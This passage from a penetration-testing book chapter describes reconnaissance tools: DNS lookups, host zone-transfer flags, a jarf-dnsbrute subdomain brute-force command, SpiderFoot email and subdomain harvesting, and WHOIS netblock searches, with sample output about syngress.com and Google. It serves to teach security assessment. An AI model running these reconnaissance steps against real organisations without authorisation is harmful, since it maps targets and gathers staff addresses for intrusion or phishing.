8.802    168.210.134.6
8.773    www.first.org
8.738    www.cert.org
8.688    www.cirt.net
8.661    reviews-zdnet.com.com
8.581    www.macromedia.com
8.339    www.parosproxy.org
8.315    download.macromedia.com
```

Footprinting Tools

Footprinting relies primarily on DNS as a core technology and, as DNS is so well supported in various tools and programming languages, there is a plethora of open source tools available for use during this phase. Coding for DNS is relatively easy. Indeed, almost all the tools described in this section could possible be improved upon in some way by even the least experienced programmer.

Web Resources


Web services are used less for Footprinting than for the other phases of the reconnaissance process. The technologies discussed in this section are not strictly speaking ‘open source’. They are, however, freely available on the web as services.

DNS Stuff (www.dnsstuff.com)

DNS Stuff (Figure 1.34) has a variety of online tools that can be used to test a variety domain names, IP addresses and hostnames. There are three main categories of tools available of which one can perform WHOIS lookups, MX record lookups etc.:

- Domain Name Tests
- IP Tests
- Hostname Tests

Figure 1.34 Online tools available from DNS Stuff



DNS Stuff: DNS tools, DNS hosting tests, WHOIS, traceroute, ping, and other network and domain name tools. - Mozilla Firefox

http://www.dnsstuff.com/

Domain Name Tests (e.g. **example.com**)

DNS Report — Enter domain name — See if there are problems with your DNS hosting — www.DNSreport.com

DNS Timing — Enter domain or host name — Check speed of your DNS hosting — syngress.com — A

WHOIS Lookup — Enter domain name (or IP) — Lists contact info for a domain/IP (about 150 TLDs!).

Abuse Lookup — Enter domain name — Finds abuse contact for a domain from abuse.net.

Domain Info — Enter domain name — Shows info about a website, such as server used.

IP Tests (e.g. **192.168.100.1**)

Spam database lookup — Enter IP (or host name) — See if a mail server is listed in 150+ spam databases.

Reverse DNS lookup — Enter IP/IPv6 (or host name) — See if your IP has a reverse DNS entry. — 168.210.134.6

IPWHOIS Lookup — Enter IP (or domain name) — Lists contact info for an IP (or domain).

City From IP — Enter IP — Uses geolocation to find the city and country of an IP.

IP Routing Lookup — Enter IP — Shows IP routing info, from RADB.

Hostname Tests (e.g. **www.example.com**)

DNS lookup — Enter domain or host name — Look up a DNS record (A, MX, NS, SOA, etc.) — sensepost.com — MX

Traceroute — Enter host name (or IP/IPv6) — Traces the route packets take to this host.

Ping — Enter host name (or IP/IPv6) — Shows how long it takes for packets to reach a host.

ISP cached DNS lookup — Enter domain or host name — Check cached DNS at major ISPs. — A

Other Tests:

URL deobfuscator — Enter URL — De-obfuscates confusing URLs.

CIDR/Netmask — Enter CIDR range or IP — Calculates CIDR ranges (e.g. 192.168.112.0/24).

CSE HTML Validator — Enter website — Finds HTML errors in websites. — http://

Free E-mail Lookup — Enter E-mail address or domain

E-mail Test — Enter E-mail address or domain

Decimal IPs — Enter decimal IP

Done

*nix Console Tools

The tools discussed in this section are either shipped with Linux distributions like the 'Auditor' or downloadable to be run from a *nix console.

host

The host tool is used to look up hostnames using a name server. The tool can also be used to display specific information about a domain name, such as MX records and name server records, and can be used to perform a zone transfer of a specified domain name.

Table 1.6 Host Command Basic Command-line Flags for the Auditor Security Collection


-v	Will return all information in a verbose format; all the resource record fields will be printed to screen.
-t *(query type)*	Allows a user to specify a particular type of record to be returned, such as A, NS, or PTR. ANY can be specified to return any available data.
-a	Is the same as –t ANY; all available data is returned.
-l	Will, if allowed, list the entire zone for the specified domain (zone transfer).
-f	Will log the returned data to a specified filename.

Tools & Traps…

DNS Ports & Protocols

DNS requests will always use port 53. However, while normal requests are sent using UDP packets, a TCP connection on port 53 may sometimes be used for zone transfers.

Figure 1.35 host –a syngress.com (-a Will Request All Information)




```
> host -a syngress.com
Trying null domain
rcode = 0 (Success), ancount=3
The following answer is not authoritative:
The following answer is not verified as authentic by the server:
syngress.com    940 IN  A       155.212.56.73
syngress.com    168867 IN       NS      ns1.conversent.net
syngress.com    168867 IN       NS      ns2.conversent.net
For authoritative answers, see:
syngress.com    168867 IN       NS      ns1.conversent.net
syngress.com    168867 IN       NS      ns2.conversent.net
Additional information:
ns1.conversent.net      106680 IN       A       216.41.101.15
ns2.conversent.net      106680 IN       A       216.41.101.17
>
```

jarf-dnsbrute (www.sensepost.com/research/)

The *jarf-dnsbrute* script found within the BiLE software suite is a DNS brute forcer, for when DNS zone transfers are not allowed. jarf-dnsbrute will perform forward DNS lookups using a specified domain name with a list of names for hosts. The script is multithreaded, setting off up to 10 threads at a time. (See Figure 1.36.)

```
How to use:
perl jarf-dnsbrute [domain_name] (brutelevel) [file_with_names]

Input fields:
Domain name the domain name
File_with_name the full path the file containing common DNS names

Typical use:
perl jarf-dnsbrute syngress.com 1 names.txt 10.10.15.60

Output format:
DNS name ; IP number
```

Figure 1.36 Sample jarf-dnsbrute Output




```
prox# perl jarf-dnsbrute syngress.com 1 /usr/home/gareth/tools/qbrute/common 1
ftp.syngress.com;207.155.248.71
ftp.syngress.com;207.155.248.73
ftp.syngress.com;207.155.248.76
www.syngress.com;155.212.56.73
ftp.syngress.com;207.155.252.48
ftp.syngress.com;207.155.248.71
ftp.syngress.com;207.155.248.73
ftp.syngress.com;207.155.248.76
ftp.syngress.com;207.155.252.48
mailhost.syngress.com;155.212.56.77
www.syngress.com;155.212.56.73
prox#
```

dig (Domain Information Groper)

dig is a DNS tool used to query DNS name servers, can be used to query DNS lookups, and displays returned data. Dig works similarly to *nslookup* but is more flexible. With *dig*, a user can perform A, TXT, MX, and NS queries. (See Figure 1.37.)

Figure 1.37 MX Lookup via Dig



```
prox# dig syngress.com MX

; <<>> DiG 8.3 <<>> syngress.com MX
;; res options: init recurs defnam dnsrch
;; got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 2, ADDITIONAL: 4
;; QUERY SECTION:
;;      syngress.com, type = MX, class = IN

;; ANSWER SECTION:
syngress.com.           1H IN MX        10 mailhost.syngress.com.
syngress.com.           1H IN MX        20 spool.conversent.net.

;; AUTHORITY SECTION:
syngress.com.           1d10h43m10s IN NS  ns1.conversent.net.
syngress.com.           1d10h43m10s IN NS  ns2.conversent.net.

;; ADDITIONAL SECTION:
mailhost.syngress.com.  1H IN A         155.212.56.77
spool.conversent.net.   57S IN A        155.212.2.61
ns1.conversent.net.     1d16h19m39s IN A  216.41.101.15
ns2.conversent.net.     1d16h19m39s IN A  216.41.101.17

;; Total query time: 102 msec
;; FROM:
;; WHEN: Thu Nov 17 17:37:41 2005
;; MSG SIZE  sent: 30  rcvd: 203

prox#
```

Open Source Windows Tools

Paradoxical as it may seem, there are some very good open source tools available for the Windows operating system environment. Some of the Windows open source tools that we use in the reconnaissance phase are discussed in the section that follows.

Notes from the Underground…

The Emergence of Open Source Tools for Windows

PERL and Java tools for penetration testing have been available for both the Windows and *nix environments for years already. Sadly however, the tendency of script writers to make use of shell escapes to perform tricky tasks have often limited the tools we use for reconnaissance to the *nix environment. Ironically, the emergence of C# and the .NET environment the popularity of Windows as a tools platform appears to be growing again. This probably has to do with the ease and flexibility that Windows offers coders (think easy graphical interfaces), but may also only be simple a simple case of 'resonance' between the tool writers. *Spiderfoot* (www.binarypool.com/spiderfoot/) and *BiDiBLAH* (www.sensepost.com/research/) are two examples of a new generation of graphical tools.

SpiderFoot (www.binarypool.com/spiderfoot/)


SpiderFoot is a free, open source .Net GUI-driven domain footprinting application. By supplying domain names, SpiderFoot will scrape Web sites related to the domains supplied, perform various Google searches, Netcraft searches, and DNS and WHOIS lookups. All information returned is processed and then presented to the end user in the following categories:

- Subdomains
- Net blocks
- Affiliate Web sites
- Similar domains

- E-mail addresses
- Users
- Web site banners

All information is displayed on screen, which can be saved to a file in a CSV formation. (See Figure 1.38.)

Figure 1.38 SpiderFoot Interface



Sub-domains / Hosts
www
mailhost
w

Networks
155.212.56.64-155.212.56.79

Affiliate Sites
syngress.oreilly.com

Similar Domains
syngresselite.com
syngressforce.com
syngress.oreilly.com
syngressadvisor.com
syngressadvisor.net

Email Addresses
andrew@syngress.com
b...@syngress.com
sales@syngress.com
matt@syngress.com
press@syngress.com
reviewcopies@syngress.com
schedule@syngress.com
customercare@syngress.com
author@syngress.com
jobs@syngress.com
solutions@syngress.com
administra...@syngress.com
amy@syngress.com
x12amy@syngress.com
r...@syngress.com
h...@syngress.com
m...@syngress.com

Users

Systems
microsoft-iis/5.0

View Domain
All Domains

Verification Tools

During the Verification phase of the reconnaissance, our objective is to test the findings generated by our methodology and tools. Obviously, we need to use *different* tools from those used thus far, or at the very least use our existing tools differently. As it turns out, the latter is the more common case, as few new tools are introduced specifically for the Verification phase.

Web Resources

The technologies discussed in this section are not strictly speaking open source. They are however freely available on the web as services and are used so extensively that it would be impossible to omit them. Most of the web tools discussed here do have command-line equivalents for the purists amongst us.

Regional Internet Registries

There are five Regional Internet Registries (RIR) that are responsible for the allocation and registration of Internet Numbers. These are discussed in some length in the 'Core Technologies' section earlier in this chapter. All five RIR allow queries against their databases via either WHOIS or the web. The five web sites are as follows:


Table 1.6 Regional Internet Registries

ARIN	American Registry for Internet Numbers http://ws.arin.net/whois
RIPE	Reseaux IP Européens – Network Coordination Centre http://www.ripe.net/fcgi-bin/whois
APNIC	Asia Pacific Network Information Centre http://www.apnic.net/apnic-bin/whois.pl
AFRINIC	African Network Information Centrehttp://www.afrinic.net/cgi-bin/whois
LACNIC	Latin America & Caribbean Network Information Centre http://lacnic.net/cgi-bin/lacnic/whois

Using the web interfaces for Verification purposes is intuitive: Enter the IP address into the search file and examine the results returned for information about the registered owner. Once you have the meta-data for the registered owner you can use that data to perform a 'recursive' search. For example, if you take the registered owner of the domain you're examining and enter that into the search field most interfaces will return a list of all the registered subnets that are registered in that name.

Enter an IP address into the search field and the details of the registered owner are returned, as shown in Figure 1.39.

Figure 1.39 www.arin .net - ARIN Has Perfect Record of Google's IP block



ARIN WHOIS Database Search
Relevant Links: ARIN Home Page ARIN Site Map Training: Querying ARIN's WHOIS
Search ARIN WHOIS for: 66.249.93.99
66.249.93.99
Submit

```
OrgName:    Google Inc.
OrgID:      GOGL
Address:    1600 Amphitheatre Parkway
City:       Mountain View
StateProv:  CA
PostalCode: 94043
Country:    US

NetRange:   66.249.64.0 - 66.249.95.255
CIDR:       66.249.64.0/19
NetName:    GOOGLE
NetHandle:  NET-66-249-64-0-1
Parent:     NET-66-0-0-0-0
NetType:    Direct Allocation
NameServer: NS1.GOOGLE.COM
NameServer: NS2.GOOGLE.COM
Comment:
RegDate:    2004-03-05
Updated:    2004-11-10

OrgTechHandle: ZG39-ARIN
OrgTechName:   Google Inc.
OrgTechPhone:  +1-650-318-0200
OrgTechEmail:  arin-contact@google.com

# ARIN WHOIS database, last updated 2005-11-17 19:10
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

Other WHOIS Servers: AfriNIC APNIC LACNIC RIPE DoDNIC InterNIC
Request Bulk Copies of ARIN WHOIS Data
Copyright © 2005 American Registry for Internet Numbers. All Rights Reserved.

Insert the name of the organization into the search field and obtain a list of all the network ranges at that RIR that are assigned to that name, as shown in Figure 1.40

Figure 1.40 ARIN Has Record of Google's Other Blocks Also



ARIN WHOIS Database Search
Relevant Links: ARIN Home Page ARIN Site Map Training: Querying ARIN's WHOIS
Search ARIN WHOIS for: Google
google
Submit

```
Google Inc. (GOGL)
Google Inc.  (ZG39-ARIN)     arin-contact@google.com +1-650-318-0200
Google Inc. (AS15169) GOOGLE    15169
Google Inc. (AS36039) GOOGLE    36039
Google Inc. (AS36040) GOOGLE    36040
Google Inc. (AS15169) GOOGLE    15169
Google Inc. (AS36039) GOOGLE    36039
Google Inc. (AS36040) GOOGLE    36040
Google Inc. GOOGLE (NET-216-239-32-0-1) 216.239.32.0 - 216.239.63.255
Google Inc. GOOGLE (NET-64-233-160-0-1) 64.233.160.0 - 64.233.191.255
Google Inc. GOOGLE (NET-66-249-64-0-1) 66.249.64.0 - 66.249.95.255
Google Inc. GOOGLE (NET-72-14-192-0-1) 72.14.192.0 - 72.14.239.255
Google Inc. GOOGLE (NET-216-239-32-0-1) 216.239.32.0 - 216.239.63.255
Google Inc. EC12-1-GOOGLE (NET-64-68-80-0-1) 64.68.80.0 - 64.68.87.255
Google Inc. GOOGLE-2 (NET-66-102-0-0-1) 66.102.0.0 - 66.102.15.255
Google Inc. GOOGLE (NET-64-233-160-0-1) 64.233.160.0 - 64.233.191.255
Google Inc. GOOGLE (NET-66-249-64-0-1) 66.249.64.0 - 66.249.95.255
Google Inc. GOOGLE (NET-72-14-192-0-1) 72.14.192.0 - 72.14.239.255
Google Inc. GOOGLE-IPV6 (NET6-2001-4860-1) 2001:4860:0000:0000:0000:0000:0000:0000 - 2001:4860:FFFF:FFFF:FFFF:FFFF:FFFF:FFFF
GOOGLE UU-65-202-99-152 (NET-65-202-99-152-1) 65.202.99.152 - 65.202.99.159
GOOGLE ABOV-T324-64-124-112-24-29 (NET-64-124-112-24-1) 64.124.112.24 - 64.124.112.31
GOOGLE ABOV-T324-209-249-73-64-29 (NET-209-249-73-64-1) 209.249.73.64 - 209.249.73.71
GOOGLE ABOV-T324-64-124-229-168-29 (NET-64-124-229-168-1) 64.124.229.168 - 64.124.229.175
GOOGLE UU-65-214-255-96 (NET-65-214-255-96-1) 65.214.255.96 - 65.214.255.111
Google UU-65-245-24-8 (NET-65-245-24-8-1) 65.245.24.8 - 65.245.24.15
GOOGLE UU-65-211-194-96-D8 (NET-65-211-194-96-1) 65.211.194.96 - 65.211.194.111
GOOGLE UU-65-223-8-48-D6 (NET-65-223-8-48-1) 65.223.8.48 - 65.223.8.63
Google UU-65-221-133-176-D6 (NET-65-221-133-176-1) 65.221.133.176 - 65.221.133.191
GOOGLE CHILDREN CARE-050119015545 SBC06923603306429050119015554 (NET-69-236-33-64-1) 69.236.33.64 - 69.236.33.71
Google Inc SBC067126100008030728 (NET-67-126-100-8-1) 67.126.100.8 - 67.126.100.15
Google Inc GOO20050928-CA (NET-67-69-26-16-1) 67.69.26.16 - 67.69.26.23
GOOGLE INC-040731031303 SBC06922402120829040731031306 (NET-69-224-21-208-1) 69.224.21.208 - 69.224.21.215
GOOGLE INC-040731032731 SBC06922403108829040731032734 (NET-69-224-31-88-1) 69.224.31.88 - 69.224.31.95
GOOGLE INC-040731032750 SBC06922403110429040731032753 (NET-69-224-31-104-1) 69.224.31.104 - 69.224.31.111
GOOGLE INC-041208041250 SBC06922807021629041208041255 (NET-69-228-70-216-1) 69.228.70.216 - 69.228.70.223
GOOGLE INC-041208041841 SBC06922807022429041208041844 (NET-69-228-70-224-1) 69.228.70.224 - 69.228.70.231
GOOGLE INC-041208042600 SBC06922807023229041208042603 (NET-69-228-70-232-1) 69.228.70.232 - 69.228.70.239
GOOGLE INC-041209044712 SBC06922807024829041209044715 (NET-69-228-70-248-1) 69.228.70.248 - 69.228.70.255
GOOGLE INC-041210150104 SBC06922807610429041210150108 (NET-69-228-76-104-1) 69.228.76.104 - 69.228.76.111
```

SearchMee.com—Virtual Host Enumeration (www.searchmee.com/web-info/ip-hunt.php)

SearchMee has an online search tool that can be used to enumerate virtually hosted sites on a given IP range or a DNS domain name. A user may supply a hostname or an IP address of a Web server; the search engine will then list all of the Web sites/host names that it has in its database that may match the IP address and/or hostname. (See Figure 1.38.)

Figure 1.41 SearchMee Google Virtual Host Lookup


Search the web by IP address - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
Go
Getting Started
Latest Headlines
Search

http://www.searchmee.com/web-info/ip-hunt.php?hosttofind=google.com&ip=72.14.2

google.com IP is: 72.14.207.99
google.com IP is: 64.233.187.99
Range is: 72.14.207.0 - 72.14.207.255

Enter Host (www.somehost.biz) google.com
or IP (1.2.3.4) 72.14.207.99 / 24

IP Address	Server Host Name	Server Type	Last Visited
72.14.207.99	www.google.ru (1) Pages	GWS/2.1	2005-10-05 18:52:46
	sms.google.co.uk (1) Pages	Server Error 301 - http://www.google.co.uk/sms/	2005-08-01 05:39:36
72.14.207.104	www.google.com.fj (1) Pages	GWS/2.1	2005-10-05 18:52:46
72.14.207.104	www.google.com.jm (1) Pages	GWS/2.1	2005-10-05 18:52:46
72.14.207.104	www.google.com.np (1) Pages	GWS/2.1	2005-10-05 18:52:46
72.14.207.104	www.google.tm (1) Pages	GWS/2.1	2005-10-05 18:52:46

*nix Console Tools

The tools discussed in this section are either shipped with Linux distributions, like the 'Auditor,' or downloadable to be run from a *nix console.

IP WHOIS

